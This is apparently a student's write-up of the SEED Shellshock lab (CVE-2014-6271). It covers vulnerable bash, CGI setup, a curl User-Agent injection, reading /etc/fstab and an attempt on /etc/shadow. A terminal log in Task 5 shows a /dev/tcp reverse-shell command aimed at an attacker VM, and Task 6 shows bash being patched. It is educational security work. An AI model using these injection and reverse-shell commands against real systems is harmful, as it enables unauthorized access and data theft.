# Shellshock Lab Experiment:


Kalyani B Pawar


1st October,2018

**Task 1: Experimenting with Bash Function :**

Part 1. We know that /bin/bash_shellshock is the vulnerable version, so we export foo and try to see if it can echo “extra”.  Since it does, we have verified that it is vulnerable.

Part 2. Similarly, we try the same for /bin/bash, and notice that this extra isn’t given as an output so we verify that it isn’t vulnerable.





**Task 2: Setting up CGI programs :**

**Part 1.** We type the given code in the abc.cgi file here and try to see if http requests can be made via the curl.

If executed, we know that we can run web server and attack from same computer.





**Task 3: Passing Data to Bash via Environment Variable**

We make another cgi file and try to see if data an be passed via environment variables.

To ensure we have succeeded we use strings /proc/$$/environ

We know that for any shellshock attack to get successful, bash needs to get triggered. So for this apache service is needed so that it creates a child process and executes the bash.


As you can see in the ouput, “*****ENV VAR****” has been echoed.





**Task 4: Launching the Shellshock Attack**

First,we will see if a simple /bin/ls -l command can be executed. If it does, it means shellshock attack has been triggered and successful. For the same purpose,we again use curl command.


The -A is to set the user agent field of a request




Now we will try to steal data from /etc/fstab file. In the scrrenshot shown below, you may see that we can see the contents of the /etc/fstab file via curl command so we have successfully stolen data.



Now, when we try the same command on an /etc/shadow file, we see no output. Because its a file that stores all local account information and all passwords. And it is only readable by root.





**Task 5: Getting a Reverse Shell via Shellshock Attack**

Or this purpose we set up two VMs, one is the attacker and the other is the victim.

For reverse shell,we will launch an attack from the attacker VM and if the connection is successful, we get a reverse shell access in the victim machine. For this purpose, we set the promiscuous mode in network to “all VMs”. We find the ip of both the machines via ipconfig and set an connection between the two. If the ping gets successful, we can successfully conduct the exploit.


We use the netcat or nc command to listen to the port 8080.

```
hello.cgi  MyProg.cgi
[10/01/18]seed@VM:.../cgi-bin$ rm MyProg.cgi
rm: cannot remove 'MyProg.cgi': Permission denied
[10/01/18]seed@VM:.../cgi-bin$ sudo rm MyProg.cgi
[10/01/18]seed@VM:.../cgi-bin$ ls
hello.cgi
[10/01/18]seed@VM:.../cgi-bin$ cd
[10/01/18]seed@VM:~$ cd Desktop
[10/01/18]seed@VM:~/Desktop$ ls
badfile          call_shellcode.c    exploit.c
bash             CVE-2014-6271.diff  MyProg.cgi
bash-4.2         dash_shell_test     peda-session-sta
ck.txt
bash_shellshock  dash_shell_test.c   stack
call_shellcode   exploit             stack.c
[10/01/18]seed@VM:~/Desktop$ cd
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/t
cp/10.0.2.5/8080
bash: connect: No route to host
bash: /dev/tcp/10.0.2.5/8080: No route to host
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/t
cp/10.0.2.7/8080
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.7/8080: Connection refused
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/t
cp/10.0.2.7/8080
[10/01/18]seed@VM:~$ ls -l
[10/01/18]seed@VM:~$
```




**Task 6: Using the Patched Bash**

We use the diff file as a patch for our reverse shell. Earlier before the patch was applied,for the variable.c, a function could only be passed if the () was present. The major modification that the patch does is, after it is used, it doesn't view the () as a function anymore.



```
patching file bash-4.2/builtins/common.h
patching file bash-4.2/builtins/evalstring.c
patching file bash-4.2/variables.c
[09/30/18]seed@VM:~/Desktop$ cd bash-4.2/
[09/30/18]seed@VM:~/.../bash-4.2$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu

Beginning configuration for bash-4.2-release for i686-pc-linux-gnu

checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for strerror in -lcposix... no
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
checking for ANSI C header files... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for memory.h... yes
checking for strings.h... yes
checking for inttypes.h... yes
checking for stdint.h... yes
checking for unistd.h... yes
checking minix/config.h usability... no
```